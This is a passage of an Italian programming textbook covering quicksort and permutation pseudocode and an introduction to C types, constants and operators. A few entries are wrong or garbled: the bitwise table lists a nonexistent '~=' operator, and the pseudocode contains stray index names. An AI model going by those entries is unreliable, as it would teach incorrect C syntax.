Durante la scansione che serve a determinare la collocazione finale del primo elemento, ‘`PART`’ deve occuparsi di spostare gli elementi prima o dopo quella posizione, in funzione del loro valore, in modo che alla fine quelli inferiori o uguali a quello dell’elemento da collocare si trovino nella parte inferiore e gli altri dall’altra. In pratica, alla fine della prima scansione, gli elementi contenuti in ‘`LISTA[A:(CF-1)]`’ devono contenere valori inferiori o uguali a ‘`LISTA[CF]`’, mentre quelli contenuti in ‘`LISTA[(CF+1):Z]`’ devono contenere valori superiori.

Indichiamo con ‘`QSORT`’ la subroutine che esegue il compito complessivo di ordinare l’array. Il suo lavoro consisterebbe nel chiamare ‘`PART`’ per collocare il primo elemento, continuando poi con la chiamata ricorsiva di se stessa per la parte di array precedente all’elemento collocato e infine alla chiamata ricorsiva per la parte restante di array.

Assumendo che ‘`PART`’ e le chiamate ricorsive di ‘`QSORT`’ svolgano il loro compito correttamente, si potrebbe fare un’analisi informale dicendo che se l’indice ‘`Z`’ **non** è maggiore di ‘`A`’, allora c’è un elemento (o nessuno) all’interno di ‘`LISTA[A:Z]`’ e inoltre, ‘`LISTA[A:Z]`’ è già nel suo stato finale. Se ‘`Z`’ è maggiore di ‘`A`’, allora (per assunzione) ‘`PART`’ ripartisce correttamente ‘`LISTA[A:Z]`’. L’ordinamento separato dei due segmenti (per assunzione eseguito correttamente dalle chiamate ricorsive) completa l’ordinamento di ‘`LISTA[A:Z]`’.

Le figure 282.4 e 282.5 mostrano due fasi della scansione effettuata da ‘`PART`’ all’interno dell’array o del segmento che gli viene fornito.

Figura 282.4. La scansione dell’array da parte di ‘`PART`’ avviene portando in avanti l’indice ‘`I`’ e portando indietro l’indice ‘`CF`’. Quando l’indice ‘`I`’ localizza un elemento che contiene un valore maggiore di ‘`LISTA[A]`’ e l’indice ‘`CF`’ localizza un elemento che contiene un valore inferiore o uguale a ‘`LISTA[A]`’, gli elementi cui questi indici fanno riferimento vengono scambiati, quindi il processo di avvicinamento tra ‘`I`’ e ‘`CF`’ continua.

Figura 282.5. Quando la scansione è giunta al termine, quello che resta da fare è scambiare l’elemento ‘`LISTA[A]`’ con ‘`LISTA[CF]`’.

In pratica, l’indice ‘`I`’, iniziando dal valore ‘`A+1`’, viene spostato verso destra fino a che viene trovato un elemento maggiore di ‘`LISTA[A]`’, quindi è l’indice ‘`CF`’ a essere spostato verso sinistra, iniziando dalla stessa posizione di ‘`Z`’, fino a che viene incontrato un elemento minore o uguale a ‘`LISTA[A]`’. Questi elementi vengono scambiati e lo spostamento di ‘`I`’ e ‘`CF`’ riprende. Ciò prosegue fino a che ‘`I`’ e ‘`CF`’ si incontrano, momento in

cui '**LISTA[A:Z]**' è stata ripartita e '**CF**' rappresenta la collocazione finale per l'elemento '**LISTA[L]**'.

Variabili

```
LISTA
```

L'array da ordinare in modo crescente.

```
A
```

L'indice inferiore del segmento di array da ordinare.

```
Z
```

L'indice superiore del segmento di array da ordinare.



```
CF
```

Sta per «collocazione finale» ed è l'indice che cerca e trova la posizione giusta di '**LISTA[L]**' nell'array.

```
I
```

È l'indice che insieme a '**CF**' serve a ripartire l'array.

Pseudocodifica

```
PART (LISTA, A, Z)

    LOCAL I INTEGER
    LOCAL CF INTEGER

    # si assume che A < U

    I := A + 1
    CF := Z

    WHILE TRUE # ciclo senza fine.

        WHILE TRUE

            # sposta I a destra

            IF (LISTA[I] > LISTA[A]) OR I >= CF
                THEN
                    BREAK
                ELSE
                    I := I + 1
            END IF

        END WHILE

        WHILE TRUE

            # sposta CF a sinistra

            IF (LISTA[CF] <= LISTA[A])
                THEN
                    BREAK
                ELSE
                    CF := CF - 1
            END IF

        END WHILE

        IF CF <= I
            THEN
                # è avvenuto l'incontro tra I e CF
                BREAK
            ELSE
                # vengono scambiati i valori
                LISTA[CF] :==: LISTA[I]
```

```
                I := I + 1
                CF := CF - 1
        END IF

    END WHILE

    # a questo punto LISTA[A:Z] è stata ripartita e CF è la collocazione
    # di LISTA[A]

    LISTA[CF] :==: LISTA[A]

    # a questo punto, LISTA[CF] è un elemento (un valore) nella giusta
    # posizione

    RETURN CF

END PART
```

```
QSORT (LISTA, A, Z)

    LOCAL CF INTEGER

    IF Z > A
        THEN
            CF := PART (@LISTA, A, Z)
            QSORT (@LISTA, A, CF-1)
            QSORT (@LISTA, CF+1, Z)
    END IF
END QSORT
```

Vale la pena di osservare che l'array viene indicato nelle chiamate in modo che alla subroutine sia inviato un riferimento a quello originale, perché le variazioni fatte all'interno delle subroutine devono riflettersi sull'array originale.

282.4.4 Permutazioni

La permutazione è lo scambio di un gruppo di elementi posti in sequenza. Il problema che si vuole analizzare è la ricerca di tutte le permutazioni possibili di un dato gruppo di elementi.

Se ci sono n elementi in un array, allora alcune delle permutazioni si possono ottenere bloccando l'n-esimo elemento e generando tutte le permutazioni dei primi $n-1$ elementi. Quindi l'n-esimo elemento può essere scambiato con uno dei primi $n-1$, ripetendo poi la fase precedente. Questa operazione deve essere ripetuta finché ognuno degli n elementi originali è stato usato nell'n-esima posizione.

Variabili

`LISTA`

L'array da permutare.

`A`

L'indice inferiore del segmento di array da permutare.

`Z`

L'indice superiore del segmento di array da permutare.

`K`

È l'indice che serve a scambiare gli elementi.

Pseudocodifica

```
PERMUTA (LISTA, A, Z)

    LOCAL K INTEGER
    LOCAL N INTEGER

    IF (Z - A) >= 1
        # Ci sono almeno due elementi nel segmento di array.
        THEN
            FOR K := Z; K >= A; K--

                LISTA[K] :==: LISTA[Z]

                PERMUTA (LISTA, A, Z-1)

                LISTA[K] :==: LISTA[Z]

            END FOR
        ELSE
            scrivi LISTA
    END IF

END PERMUTA
```

Parte lv

C

Linguaggio C: introduzione

Il linguaggio C è il fondamento dei sistemi Unix. Un minimo di conoscenza di questo linguaggio è importante per sapersi districare tra i programmi distribuiti in forma sorgente.

Il linguaggio C richiede la presenza di un compilatore per generare un file eseguibile (o interpretabile) dal kernel. Se si dispone dei cosiddetti «strumenti di sviluppo», intendendo con questo ciò che serve a ricompilare il kernel, si dovrebbe disporre di tutto quello che è necessario per provare gli esempi di questi capitoli.

283.1 Struttura fondamentale

Il contenuto di un sorgente in linguaggio C può essere suddiviso in tre parti: commenti, direttive del preprocessore e istruzioni C. I commenti vanno aperti e chiusi attraverso l'uso dei simboli '`/*`' e '`*/`'.

283.1.1 Direttive del preprocessore

Le direttive del preprocessore rappresentano un linguaggio che guida alla compilazione del codice vero e proprio. L'uso più comune di queste direttive viene fatto per includere porzioni di codice sorgente esterne al file. È importante fare attenzione a non confondersi, dal momento che tali istruzioni iniziano con il simbolo '`#`': non si tratta di commenti.

Il programma C tipico richiede l'inclusione di codice esterno composto da file che terminano con l'estensione '`.h`'. La libreria che viene inclusa più frequentemente è quella necessaria alla gestione dei flussi di standard input, standard output e standard error; si dichiara il suo utilizzo nel modo seguente:

```
#include <stdio.h>
```

283.1.2 Istruzioni C

Le istruzioni C terminano con un punto e virgola ('`;`') e i raggruppamenti di queste si fanno utilizzando le parentesi graffe ('`{ }`').

istruzione ;
{*istruzione* ; *istruzione* ; *istruzione* ; }

Generalmente, un'istruzione può essere interrotta e ripresa nella riga successiva, dal momento che la sua conclusione è dichiarata chiaramente dal punto e virgola finale. L'istruzione nulla viene rappresentata utilizzando un punto e virgola da solo.

283.1.3 Nomi

I nomi scelti per identificare ciò che si utilizza all'interno del programma devono seguire regole determinate, definite dal compilatore C a disposizione. Per cercare di scrivere codice portabile in altre piattaforme, conviene evitare di sfruttare caratteristiche speciali del proprio ambiente. In particolare:

- un nome può iniziare con una lettera alfabetica e continuare con altre lettere, cifre numeriche e il trattino basso;

- in teoria i nomi potrebbero iniziare anche con il trattino basso, ma questo è sconsigliabile;
- i nomi sono sensibili alla differenza tra lettere maiuscole e minuscole.

La lunghezza dei nomi può essere un elemento critico; generalmente la dimensione massima dovrebbe essere di 32 caratteri, ma ci sono versioni di C che ne possono accettare solo una quantità inferiore. In particolare, C GNU ne accetta molti di più di 32. In ogni caso, il compilatore non rifiuta i nomi troppo lunghi, semplicemente non ne distingue più la differenza oltre un certo punto.

283.1.4 Funzione principale

Il codice di un programma C è scomposto in funzioni, dove l'esecuzione del programma corrisponde alla chiamata della funzione '**`main()`**'. Questa funzione può essere dichiarata senza argomenti oppure con due argomenti precisi: '**`int main (int argc, char *argv[])`**'.

283.2 Ciao mondo!

Come sempre, il modo migliore per introdurre a un linguaggio di programmazione è di proporre un esempio banale, ma funzionante. Al solito si tratta del programma che emette un messaggio e poi termina la sua esecuzione.

```
/*
 *      Ciao mondo!
 */

#include <stdio.h>

/* La funzione main() viene eseguita automaticamente all'avvio. */
int main ()
{
    /* Si limita a emettere un messaggio. */
    printf ("Ciao mondo!\n");
}
```

Nel programma sono state inserite alcune righe di commento. In particolare, all'inizio, l'asterisco che si trova nella seconda riga non serve a nulla, se non a guidare la vista verso la conclusione del commento stesso.

Il programma si limita a emettere la stringa «Ciao Mondo!» seguita da un codice di interruzione di riga, rappresentato dal simbolo '**`\n`**'.

283.2.1 Compilazione

Per compilare un programma scritto in C si utilizza generalmente il comando '**`cc`**', anche se di solito si tratta di un collegamento simbolico al vero compilatore che si ha a disposizione. Supponendo di avere salvato il file dell'esempio con il nome '`ciao.c`', il comando per la sua compilazione è il seguente:

$ **`cc ciao.c`**[*Invio*]

Quello che si ottiene è il file '`a.out`' che dovrebbe già avere i permessi di esecuzione.

$ **`./a.out`**[*Invio*]

```
Ciao mondo!
```

Se si desidera compilare il programma definendo un nome diverso per il codice eseguibile finale, si può utilizzare l'opzione standard '**-o**'.

$ **cc -o ciao ciao.c**[*Invio*]

Con questo comando, si ottiene l'eseguibile '**ciao**'.

$ **./ciao**[*Invio*]

```
Ciao mondo!
```

283.2.2 Emissione dati attraverso printf()

L'esempio di programma presentato sopra si avvale di '**printf()**' per emettere il messaggio attraverso lo standard output. Questa funzione è più sofisticata di quanto possa apparire dall'esempio, in quanto permette di formattare il risultato da emettere. Negli esempi più semplici di codice C appare immancabilmente questa funzione, per cui è necessario descrivere subito, almeno in parte, il suo funzionamento.

int printf (*stringa_di_formato* [, *espressione*]...)

'**printf()**' emette attraverso lo standard output la stringa indicata come primo parametro, dopo averla rielaborata in base alla presenza di metavariabili riferite alle eventuali espressioni che compongono i parametri successivi. Restituisce il numero di caratteri emessi.

L'utilizzo più semplice di '**printf()**' è quello che è già stato visto, cioè l'emissione di una semplice stringa senza metavariabili (il codice '**\n**' rappresenta un carattere preciso e non è una metavariabile, piuttosto si tratta di una cosiddetta sequenza di escape).

```
printf ("Ciao mondo!\n");
```

La stringa può contenere delle metavariabili del tipo '**%d**', '**%c**', '**%f**',... e queste fanno ordinatamente riferimento ai parametri successivi. Per esempio,

```
printf ("Totale fatturato: %d\n", 12345);
```

fa in modo che la stringa incorpori il valore indicato come secondo parametro, nella posizione in cui appare '**%d**'. La metavariabile '**%d**' stabilisce anche che il valore in questione deve essere trasformato secondo una rappresentazione decimale intera. Per cui, il risultato sarà esattamente quello che ci si aspetta.

```
Totale fatturato: 12345
```

283.3 Variabili e tipi

I tipi di dati elementari gestiti dal linguaggio C dipendono molto dall'architettura dell'elaboratore sottostante. In questo senso, volendo fare un discorso generale, è difficile definire la dimensione delle variabili numeriche; si può solo dare delle definizioni relative. Solitamente, il riferimento è dato dal tipo numerico intero ('**int**') la cui dimensione in bit è data dalla dimensione della *parola*, ovvero dalla capacità dell'unità aritmetico-logica del microprocessore. In pratica, con l'architettura i386 la dimensione di un intero normale è di 32 bit.

283.3.1 Tipi primitivi

I tipi di dati primitivi rappresentano un valore **numerico** singolo, nel senso che anche il tipo '**`char`**' può essere trattato come un numero. Il loro elenco essenziale si trova nella tabella 283.1.

Tabella 283.1. Elenco dei tipi di dati primitivi elementari in C.

Tipo	Descrizione
char	Carattere (generalmente di 8 bit).
int	Intero normale.
float	Virgola mobile a singola precisione.
double	Virgola mobile a doppia precisione.

Come già accennato, non si può stabilire in modo generale quali siano le dimensioni esatte in bit dei vari tipi di dati, si può solo stabilire una relazione tra loro.

```
char <= int <= float <= double
```

Questi tipi primitivi possono essere estesi attraverso l'uso di alcuni qualificatori: '**`short`**', '**`long`**' e '**`unsigned`**'. I primi due si riferiscono alla dimensione, mentre l'ultimo modifica il modo di valutare il contenuto di alcune variabili. La tabella 283.2 riassume i vari tipi primitivi con le combinazioni dei qualificatori.

Tabella 283.2. Elenco dei tipi di dati primitivi in C assieme ai qualificatori.

Tipo	Abbreviazione	Descrizione
char		
unsigned char		Tipo '**`char`**' usato numericamente senza segno.
short int	short	Intero più breve di '**`int`**'.
unsigned short int	unsigned short	Tipo '**`short`**' senza segno.
int		Intero normale.
unsigned int	unsigned	Tipo '**`int`**' senza segno.
long int	long	Intero più lungo di '**`int`**'.
unsigned long int	unsigned long	Tipo '**`long`**' senza segno.
float		
double		
long double		Tipo a virgola mobile più lungo di '**`double`**'.

Così, il problema di stabilire le relazioni di dimensione si complica

```
char <= short <= int <= long

                        float <= double <= long double
```

I tipi '**`long`**' e '**`float`**' potrebbero avere una dimensione uguale, altrimenti non è detto quale dei due sia più grande.

Il programma seguente, potrebbe essere utile per determinare la dimensione dei vari tipi primitivi nella propria piattaforma.[1]

```
/* dimensione_variabili */

#include <stdio.h>

int main ()
{
```

[1]Come si può osservare, la dimensione è restituita dalla funzione '**`sizeof()`**', che però nell'esempio risulta preceduta dalla notazione '**`(int)`**'. Si tratta di un cast, perché il valore restituito dalla funzione è di tipo speciale, precisamente si tratta del tipo '**`size_t`**'. Il cast è solo precauzionale perché generalmente tutto funziona in modo regolare senza questa indicazione.

```
    printf ("char        %d\n", (int)sizeof(char));
    printf ("short       %d\n", (int)sizeof(short));
    printf ("int         %d\n", (int)sizeof(int));
    printf ("long        %d\n", (int)sizeof(long));
    printf ("float       %d\n", (int)sizeof(float));
    printf ("double      %d\n", (int)sizeof(double));
    printf ("long double %d\n", (int)sizeof(long double));
}
```

Il risultato potrebbe essere quello seguente:

```
char        1
short       2
int         4
long        4
float       4
double      8
long double 12
```

I numeri rappresentano la quantità di caratteri, nel senso di valori '**`char`**', per cui il tipo '**`char`**' dovrebbe sempre avere una dimensione unitaria.

283.3.1.1 Valori contenibili

I tipi primitivi di variabili mostrati sono tutti utili alla memorizzazione di valori numerici, a vario titolo. A seconda che il valore in questione sia trattato con segno o senza segno, varia lo spettro di valori che possono essere contenuti.

Nel caso di interi ('**`char`**', '**`short`**', '**`int`**' e '**`long`**'), la variabile può essere utilizzata per tutta la sua estensione a contenere un numero binario. In pratica, il massimo valore ottenibile è $(2^{**}n)-1$, dove n rappresenta il numero di bit a disposizione. Quando invece si vuole trattare il dato come un numero con segno, il valore numerico massimo ottenibile è circa la metà.

Nel caso di variabili a virgola mobile, non c'è più la possibilità di rappresentare esclusivamente valori senza segno; inoltre non c'è più un limite di dimensione, ma solo di approssimazione.

Le variabili '**`char`**' sono fatte, in linea di principio, per contenere il codice di rappresentazione di un carattere, secondo la codifica utilizzata nel sistema. Generalmente si tratta di un dato di 8 bit (1 byte), ma non è detto che debba sempre essere così. A ogni modo, il fatto che questa variabile possa essere gestita in modo numerico, permette una facile conversione da lettera a codice numerico corrispondente.

Un tipo di valore che non è stato ancora visto è quello logico: *Vero* è rappresentato da un qualsiasi valore numerico diverso da zero, mentre *Falso* corrisponde a zero.

283.3.2 Costanti letterali

Quasi tutti i tipi di dati primitivi, hanno la possibilità di essere rappresentati in forma di costante letterale. In particolare, si distingue tra:

- costanti carattere, rappresentate da un carattere alfanumerico racchiuso tra apici singoli, come '**`'A'`**', '**`'B'`**',...;
- costanti intere, rappresentate da un numero senza decimali, e a seconda delle dimensioni può trattarsi di uno dei vari tipi di interi (escluso '**`char`**');
- costanti con virgola, rappresentate da un numero con decimali (un punto seguito da altre cifre, anche se si tratta solo di zeri), che indipendentemente dalle dimensioni sono sempre di un tipo '**`double`**'.

Per esempio, 123 è generalmente una costante '`int`', mentre 123.0 è una costante '`double`'.

Per quanto riguarda le costanti che rappresentano numeri con virgola, si può usare anche la notazione scientifica. Per esempio, '`7e+15`' rappresenta l'equivalente di $7 * (10^{15})$, cioè un sette con 15 zeri. Nello stesso modo, '`7e-5`', rappresenta l'equivalente di $7 * (10^{-5})$, cioè 0,00007.

È possibile rappresentare anche le stringhe in forma di costante attraverso l'uso degli apici doppi, ma la stringa non è un tipo di dati primitivo, trattandosi piuttosto di un array di caratteri. Per il momento è importante fare attenzione a non confondere il tipo '`char`' con la stringa. Per esempio, '`'F'`' è un carattere, mentre '`"F"`' è una stringa, ma la differenza è notevole. Le stringhe verranno descritte meglio in seguito.

283.3.2.1 Caratteri speciali

È stato affermato che si possono rappresentare i caratteri singoli in forma di costante, utilizzando gli apici singoli come delimitatore, e che per rappresentare una stringa si usano invece gli apici doppi. Alcuni caratteri non hanno una rappresentazione grafica e non possono essere inseriti attraverso la tastiera.

In questi casi, si possono usare tre tipi di notazione: ottale, esadecimale e simbolica. In tutti i casi si utilizza la barra obliqua inversa ('`\`') come carattere di escape, cioè come simbolo per annunciare che ciò che segue immediatamente deve essere interpretato in modo particolare.

La notazione ottale usa la forma '`\`*ooo*', dove ogni lettera *o* rappresenta una cifra ottale. A questo proposito, è opportuno notare che se la dimensione di un carattere fosse superiore ai fatidici 8 bit, occorrerebbero probabilmente più cifre (una cifra ottale rappresenta un gruppo di 3 bit).

La notazione esadecimale usa la forma '`\x`*hh*', dove *h* rappresenta una cifra esadecimale. Anche in questo caso vale la considerazione per cui ci vorranno più di due cifre esadecimali per rappresentare un carattere più lungo di 8 bit.

Dovrebbe essere logico, ma è il caso di osservare che la corrispondenza dei caratteri con i rispettivi codici numerici dipende dalla codifica utilizzata. Generalmente si utilizza la codifica ASCII, riportata anche nella sezione 224.1.

La notazione simbolica permette di fare riferimento facilmente a codici di uso comune, quali <*CR*>, <*HT*>,... Inoltre, questa notazione permette anche di indicare caratteri che altrimenti verrebbero interpretati in maniera differente dal compilatore. La tabella 283.3 riporta i vari tipi di rappresentazione delle costanti carattere attraverso codici di escape.

Tabella 283.3. Elenco dei modi di rappresentazione delle costanti carattere attraverso codici di escape.

Codice di escape	Descrizione
ooo	Notazione ottale.
\x*hh*	Notazione esadecimale.
\\\\	Una singola barra obliqua inversa ('\\').
\\'	Un apice singolo destro.
\\"	Un apice doppio.
\0	Il codice <*NUL*>.
\a	Il codice <*BEL*> (*bell*).
\b	Il codice <*BS*> (*backspace*).
\f	Il codice <*FF*> (*formfeed*).
\n	Il codice <*LF*> (*linefeed*).
\r	Il codice <*CR*> (*carriage return*).
\t	Una tabulazione orizzontale (<*HT*>).
\v	Una tabulazione verticale (<*VT*>).

Nell'esempio introduttivo, è già stato visto l'uso della notazione '**\n**' per rappresentare l'inserzione di un codice di interruzione di riga alla fine del messaggio di saluto.

```
    printf ("Ciao mondo!\n");
```

Senza di questo, il cursore resterebbe a destra del messaggio alla fine dell'esecuzione di quel programma, ponendo lì l'invito.

283.3.3 Campo di azione delle variabili

Il campo di azione delle variabili in C viene determinato dalla posizione in cui queste vengono dichiarate e dall'uso di particolari qualificatori. Per il momento basti tenere presente che quanto dichiarato all'interno di una funzione ha valore locale per la funzione stessa, mentre quanto dichiarato al di fuori, ha valore globale per tutto il file.

283.3.4 Dichiarazione delle variabili

La dichiarazione di una variabile avviene specificando il tipo e il nome della variabile, come nell'esempio seguente dove si dichiara la variabile '**numero**' di tipo intero.

```
int numero;
```

La variabile può anche essere inizializzata contestualmente, assegnandogli un valore, come nell'esempio seguente in cui viene dichiarata la stessa variabile '**numero**' con il valore iniziale di 1000.

```
int numero = 1000;
```

283.3.4.1 Costanti simboliche

Una costante è qualcosa che non varia e generalmente si rappresenta attraverso una notazione che ne definisce il valore. Tuttavia, a volte può essere più comodo definire una costante in modo simbolico, come se fosse una variabile, per facilitarne l'utilizzo e la sua identificazione all'interno del programma. Si ottiene questo con il modificatore '**const**'. Ovviamente, è obbligatorio inizializzala contestualmente alla sua dichiarazione. L'esempio seguente dichiara la costante simbolica '**pi**' con il valore del P-greco.

```
const float pi = 3.14159265;
```

Le costanti simboliche di questo tipo, sono delle variabili per le quali il compilatore non concede che avvengano delle modifiche.

È il caso di osservare, tuttavia, che l'uso di costanti simboliche di questo tipo è piuttosto limitato. Generalmente è preferibile utilizzare delle *macro* definite e gestite attraverso il preprocessore. L'utilizzo di queste verrà descritto più avanti.

283.3.4.2 Convenzioni necessarie

Una caratteristica fondamentale del linguaggio C è quella di permettere di fare qualsiasi operazione con qualsiasi tipo di dati. In pratica, per esempio, il compilatore non si oppone di fronte all'assegnamento di un valore numerico a una variabile '**char**' o all'assegnamento di un carattere a un intero. Però ci possono essere situazioni in cui cose del genere accadono accidentalmente e il modo migliore per evitarlo è quello di usare una convenzione nella definizione dei nomi delle variabili, in modo da distinguerne il tipo. A puro titolo di esempio viene proposto il metodo seguente, che non fa parte però di uno standard accettato universalmente.

Si possono comporre i nomi delle variabili utilizzando un prefisso composto da una o più lettere minuscole che serve a descriverne il tipo. Nella parte restante si possono usare iniziali maiuscole per staccare visivamente i nomi composti da più parole significative.

Per esempio, '**`iLivello`**' potrebbe essere la variabile di tipo '**`int`**' che contiene il livello di qualcosa. Nello stesso modo, '**`ldIndiceConsumo`**' potrebbe essere una variabile di tipo '**`long double`**' che rappresenta l'indice del consumo di qualcosa.[2]

In questa fase non sono ancora stati mostrati tutti i tipi di dati che si possono gestire effettivamente; tuttavia, per completezza, viene mostrata la tabella 283.4 con tutti questi prefissi proposti.

Tabella 283.4. Convenzione proposta per i nomi delle variabili.

Prefisso	Tipo corrispondente
c	'**`char`**'
uc	'**`unsigned char`**'
si	'**`short int`**'
usi	'**`unsigned short int`**'
i	'**`int`**'
ui	'**`unsigned int`**'
li	'**`long int`**'
uli	'**`unsigned long int`**'
f	'**`float`**'
d	'**`double`**'
ld	'**`long double`**'
a	array
ac	array di '**`char`**', o stringa
auc	array di '**`unsigned char`**'
a...	array di ...
acz	stringa terminata con '**`\0`**'
t	'**`struct`**'
u	'**`union`**'
p	puntatore
pc	puntatore a '**`char`**'
puc	puntatore a '**`unsigned char`**'
p...	puntatore a ...
e	enumerazione

283.4 Operatori ed espressioni

L'operatore è qualcosa che esegue un qualche tipo di funzione, su uno o due operandi, restituendo un valore. Il valore restituito è di tipo diverso a seconda degli operandi utilizzati. Per esempio, la somma di due interi genera un risultato intero. Gli operandi descritti di seguito sono quelli più comuni e importanti.

283.4.1 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 283.5.

[2]Di fatto, questa è la convenzione usata nel linguaggio Java, però si tratta di un'idea valida e perfettamente applicabile anche in C.

Tabella 283.5. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
++*op*	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op++	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
--*op*	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op--	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
var = *valore*	Assegna alla variabile il valore alla destra.
op1 += *op2*	*op1* = *op1* + *op2*
op1 -= *op2*	*op1* = *op1* - *op2*
op1 *= *op2*	*op1* = *op1* * *op2*
op1 /= *op2*	*op1* = *op1* / *op2*
op1 %= *op2*	*op1* = *op1* % *op2*

283.4.2 Operatori di confronto e operatori logici

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è di tipo booleano, rappresentabile in C come !0, o non-zero (*Vero*), e zero (*Falso*). È importante sottolineare che qualunque valore diverso da zero, equivale a *Vero* in un contesto logico. Gli operatori di confronto sono elencati nella tabella 283.6.

Tabella 283.6. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 == *op2*	*Vero* se gli operandi si equivalgono.
op1 != *op2*	*Vero* se gli operandi sono differenti.
op1 < *op2*	*Vero* se il primo operando è minore del secondo.
op1 > *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 <= *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici (noti normalmente come: AND, OR, NOT, ecc.). Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare a essere valutata. Gli operatori logici sono elencati nella tabella 283.7.

Tabella 283.7. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
! *op*	Inverte il risultato logico dell'operando.
op1 && *op2*	Se il risultato del primo operando è *Falso* non valuta il secondo.
op1 || *op2*	Se il risultato del primo operando è *Vero* non valuta il secondo.

Un tipo particolare di operatore logico è l'operatore condizionale, che permette di eseguire

espressioni diverse in relazione al risultato di una condizione. La sua sintassi si esprime nel modo seguente:

```
condizione ? espressione1 : espressione2
```

In pratica, se l'espressione che rappresenta la condizione si avvera, viene eseguita la prima espressione che segue il punto interrogativo, altrimenti viene eseguita quella che segue i due punti.

283.4.3 Operatori binari

In C, così come non esiste il tipo di dati booleano, non esiste nemmeno la possibilità di gestire variabili composte da un bit singolo. A questo problema si fa fronte attraverso l'utilizzo dei tipi di dati esistenti in modo binario. Sono disponibili le operazioni elencate nella tabella 283.8.

Tabella 283.8. Elenco degli operatori binari. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 & *op2*	AND bit per bit.
op1	*op2*	OR bit per bit.
op1 ^ *op2*	XOR bit per bit (OR esclusivo).
op1 << *op2*	Spostamento a sinistra di *op2* bit.
op1 >> *op2*	Spostamento a destra di *op2* bit.
~*op1*	Complemento a uno.
op1 &= *op2*	*op1* = *op1* & *op2*
op1 |= *op2*	*op1* = *op1*	*op2*
op1 ^= *op2*	*op1* = *op1* ^ *op2*
op1 <<= *op2*	*op1* = *op1* << *op2*
op1 >>= *op2*	*op1* = *op1* >> *op2*
op1 ~= *op2*	*op1* = ~*op2*

In particolare, lo spostamento può avere effetti differenti a seconda che venga utilizzato su una variabile senza segno o con segno, dove in questo ultimo caso si possono ottenere risultati diversi su piattaforme differenti. Per questo, verrà mostrato solo l'esempio dello spostamento su variabili senza segno.

Per aiutare a comprendere il meccanismo vengono mostrati alcuni esempi. In particolare si utilizzano due operandi di tipo '**`char`**' (a 8 bit) senza segno:

- '**a**', contenente il valore 42, pari a 00101010_2;
- '**b**', contenente il valore 51, pari a 00110011_2.

AND

```
c = a & b
```

'**c**' conterrà il valore 34, come mostrato dallo schema seguente:

```
00101010 (42) AND
00110011 (51) =
-------------
00100010 (34)
```

OR

```
c = a | b
```

'**c**' conterrà il valore 59, come mostrato dallo schema seguente:

```
00101010 (42) OR
00110011 (51) =
-------------
00111011 (59)
```

XOR

```
c = a ^ b
```

'**c**' conterrà il valore 25, come mostrato dallo schema seguente:

```
00101010 (42) XOR
00110011 (51) =
-------------
00011001 (25)
```

Spostamento a sinistra

```
c = a << 1
```

'**c**' conterrà il valore 84, come mostrato dallo schema seguente:

```
00101010 (42) <<
00000001 (1)  =
-------------
01010100 (84)
```

In pratica si è ottenuto un raddoppio.

Spostamento a destra

```
c = a >> 1
```

'**c**' conterrà il valore 21, come mostrato dallo schema seguente:

```
00101010 (42) >>
00000001 (1)  =
-------------
00010101 (21)
```

In pratica si è ottenuto un dimezzamento.

Complemento

```
c = ~a
```

'**c**' conterrà il valore 213, corrispondente all'inversione dei bit di '**a**'.

```
00101010 (42)
11010101 (213)
```

283.4.4 Conversione di tipo

Quando si assegna un valore a una variabile, nella maggior parte dei casi, il contesto stabilisce il tipo di questo valore in modo corretto. Di fatto, è il tipo della variabile ricevente che stabilisce la conversione necessaria. Tuttavia, il problema si può porre durante la valutazione di un'espressione.

Per esempio, '**5/4**' viene considerata la divisione di due interi e, di conseguenza, l'espressione restituisce un valore intero, cioè 1. Diverso sarebbe se si scrivesse '**5.0/4.0**', perché in questo caso si tratterebbe della divisione tra due numeri a virgola mobile (per la precisione, di tipo '**double**') e il risultato è un numero a virgola mobile.

